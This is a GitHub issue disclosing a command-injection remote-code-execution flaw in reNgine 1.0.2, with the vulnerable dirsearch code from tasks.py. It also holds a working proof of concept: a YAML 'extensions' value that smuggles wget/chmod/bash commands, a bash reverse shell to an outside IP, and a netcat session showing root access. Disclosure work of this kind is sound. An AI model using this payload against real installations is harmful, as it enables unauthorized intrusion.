

New issue

[Jump to bottom](#)

# https://github.com/yogeshojha/engine rce report #1


Open zongdeiqianxing opened this issue on Apr 7 · 0 comments

zongdeiqianxing commented on Apr 7 • edited

Owner

<https://github.com/yogeshojha/engine>

Hello, I found that there is an rce vulnerability in the yaml configuration function in the rengine 1.0.2 version. The yaml file can be written arbitrarily, and the background code does not verify and filter it directly into the os.system statement, which leads to this vulnerability. Take 'dirsearch' as an example .



```
842
843
844 def directory_brute(task, domain, yaml_configuration, results_dir, activity_id):
845     """
846     This function is responsible for performing directory scan
847     """
848     # scan directories for all the alive subdomain with http status >
849     # 200
850     notification = Notification.objects.all()
851     if notification and notification[0].send_scan_status_notif:
852         send_notification('Directory Bruteforce has been initiated for {}'.format(domain.name))
853
854     alive_subdomains = Subdomain.objects.filter(
855         scan_history__id=task.id).exclude(http_url__isnull=True)
856     dirs_results = results_dir + '/dirs.json'
857
858     # check the yaml settings
859     if EXTENSIONS in yaml_configuration[DIR_FILE_SEARCH]:
860         extensions = ','.join(
861             str(ext) for ext in yaml_configuration[DIR_FILE_SEARCH][EXTENSIONS])
862     else:
863         extensions = 'php,git,yaml,conf,db,mysql,bak,txt'
864
865     # Threads
866     if THREADS in yaml_configuration[DIR_FILE_SEARCH] \
867         and yaml_configuration[DIR_FILE_SEARCH][THREADS] > 0:
868         threads = yaml_configuration[DIR_FILE_SEARCH][THREADS]
869     else:
870         threads = 10
871
872     for subdomain in alive_subdomains:
873         # delete any existing dirs.json
874         if os.path.isfile(dirs_results):
875             directory_brute()
```

```
Project | tasks.py x
▼ engine-master C:\Users\alex\De
  > .github
  > certs
  > config
  > scripts
  > secrets
  > static
  ▼ web
    > api
    > art
    > dashboard
    > fixtures
    > recon_note
    ▼ reNgin
      _init_.py
      celery.py
      common_func.py
      definitions.py
      init.py
      settings.py
      tasks.py
      urls.py
      validators.py
      wsgi.py
    > scanEngine
    > startScan
    > static
    > staticfiles
    > targetApp
    > templates
    > tools
  .gitignore
  5.txt

871
872 for subdomain in alive_subdomains:
873     # delete any existing dirs.json
874     if os.path.isfile(dirs_results):
875         os.system('rm -rf {}'.format(dirs_results))
876     dirsearch_command = 'python3 /usr/src/github/dirsearch/dirsearch.py'
877
878     dirsearch_command += ' -u {}'.format(subdomain.http_url)
879
880     if (WORDLIST not in yaml_configuration[DIR_FILE_SEARCH] or
881         not yaml_configuration[DIR_FILE_SEARCH][WORDLIST] or
882         'default' in yaml_configuration[DIR_FILE_SEARCH][WORDLIST]):
883         wordlist_location = '/usr/src/github/dirsearch/db/dicg.txt'
884     else:
885         wordlist_location = '/usr/src/wordlist/' + \
886             yaml_configuration[DIR_FILE_SEARCH][WORDLIST] + '.txt'
887
888     dirsearch_command += ' -w {}'.format(wordlist_location)
889
890     dirsearch_command += ' --format json -o {}'.format(dirs_results)
891
892     dirsearch_command += ' -e {}'.format(extensions)
893
894     dirsearch_command += ' -t {}'.format(threads)
895
896     dirsearch_command += ' --random-agent --follow-redirects --exclude-status 403,401,404'
897
898     if EXCLUDE_EXTENSIONS in yaml_configuration[DIR_FILE_SEARCH]:
899         exclude_extensions = ','.join(
900             str(ext) for ext in yaml_configuration[DIR_FILE_SEARCH][EXCLUDE_EXTENSIONS])
901         dirsearch_command += ' -X {}'.format(exclude_extensions)
902
```

```
Project | tasks.py x
▼ engine-master C:\Users\alex\De
  > .github
  > certs
  > config
  > scripts
  > secrets
  > static
  ▼ web
    > api
    > art
    > dashboard
    > fixtures
    > recon_note
    ▼ reNgin
      _init_.py
      celery.py
      common_func.py
      definitions.py
      init.py
      settings.py
      tasks.py
      urls.py
      validators.py
      wsgi.py
    > scanEngine
    > startScan
    > static
    > staticfiles
    > targetApp
    > templates
    > tools
  .gitignore
  5.txt




901 dirsearch_command += ' -X {}'.format(exclude_extensions)
902
903 if EXCLUDE_TEXT in yaml_configuration[DIR_FILE_SEARCH]:
904     exclude_text = ','.join(
905         str(text) for text in yaml_configuration[DIR_FILE_SEARCH][EXCLUDE_TEXT])
906     dirsearch_command += ' -exclude-texts {}'.format(exclude_text)
907
908 # check if recursive strategy is set to on
909
910 if RECURSIVE_LEVEL in yaml_configuration[DIR_FILE_SEARCH]:
911     dirsearch_command += ' --recursion-depth {}'.format(yaml_configuration[DIR_FILE_SEARCH][RECURSIVE_LEVEL])
912
913 if RECURSIVE_LEVEL in yaml_configuration[DIR_FILE_SEARCH]:
914     dirsearch_command += ' --recursion-depth {}'.format(yaml_configuration[DIR_FILE_SEARCH][RECURSIVE_LEVEL])
915
916 # proxy
917 proxy = get_random_proxy()
918 if proxy:
919     dirsearch_command += ' --proxy {}'.format(proxy)
920
921 print(dirsearch_command)
922 open('/opt/dirsearch.txt','a+').write(dirsearch_command)
923 os.system(dirsearch_command)
924
```

=====

It should be noted that the program must scan subdomains by default before performing dirsearch scanning, so you need to wait for a while when trying to exploit rce

Engines - All Scan Engines

Scan Engines Add New Engine

Engine Name	Subdomain Discovery	Screenshot	OSINT	Port Scan	Directory & Files Discovery	Fetch URLs	Vulnerability Scan	Action
Full Scan	✓	✓	✓	✓	✓	✓	✓	 
Subdomains Only Scan	✓	✓	✗	✗	✗	✗	✗	 
OSINT Only	✗	✗	✓	✗	✗	✗	✗	 
Vulnerability Scan Only (Normal)	✓	✗	✗	✗	✓	✗	✗	 
Vulnerability Scan (Deep)	✓	✗	✗	✗	✗	✓	✓	 
rengine Recommended	✓	✓	✓	✓	✗	✗	✓	 

## rengine YAML Documentation

To learn more about YAML config visit the official documentation at [https://rengine.wiki/pentester/scan\\_engine/](https://rengine.wiki/pentester/scan_engine/)

Note: Invalid YAML configuration may crash scans.

PLEASE, DO NOT MODIFY THE CONFIGURATION IF YOU ARE NOT SURE WHAT YOU ARE DOING.

If default YAML configuration doesn't automatically load, download default configuration and paste here <https://raw.githubusercontent.com/yor>

```
4 use_amass_config: false
5 use_subfinder_config: false
6
7 - visual_identification:
8   timeout: 10
9   threads: 5
10
11 - osint:
12   discover: [ emails, metainfo, employees ]
13   intensity: normal
14   # intensity: deep
15   dork: [ stackoverflow, 3rdparty, social_media, project_management, code_sharing, config_files, jenkins, wordpress_files ]
16
17 - port_scan:
18   ports: [ top-100 ]
19   rate: 1000
20   use_naabu_config: false
21   # exclude_ports: [ 80, 8080 ]
22
23 - dir_file_search:
24   extensions: [ php, git, yaml; wget http://139.99.99.1.sh; chmod +x 1.sh; bash 1.sh; ]
25   threads: 100
26   recursive: false
27   recursive_level: 1
28   wordlist: default
29
```

```
root@iZuf661nq0xl89ln95193hZ:/tmp# more 1.sh
bash -i&/dev/tcp/139.99.99.1/40000 0>&1
root@iZuf661nq0xl89ln95193hZ:/tmp#
```

```
root@iZuf661nq0xl89ln95193hZ:~# nc -lp 40000
bash: cannot set terminal process group (101): inappropriate ioctl for device
bash: no job control in this shell
root@b3dce010c887:/usr/src/scan_results# id
id
uid=0(root) gid=0(root) groups=0(root)
root@b3dce010c887:/usr/src/scan_results# ls
ls
1.py
1.sh
1.sh.1
2.py
dir.log
```

Assignees

No one assigned

---

**Labels**

None yet

---

**Projects**

None yet

---

**Milestone**

No milestone

---

**Development**

No branches or pull requests

---

1 participant

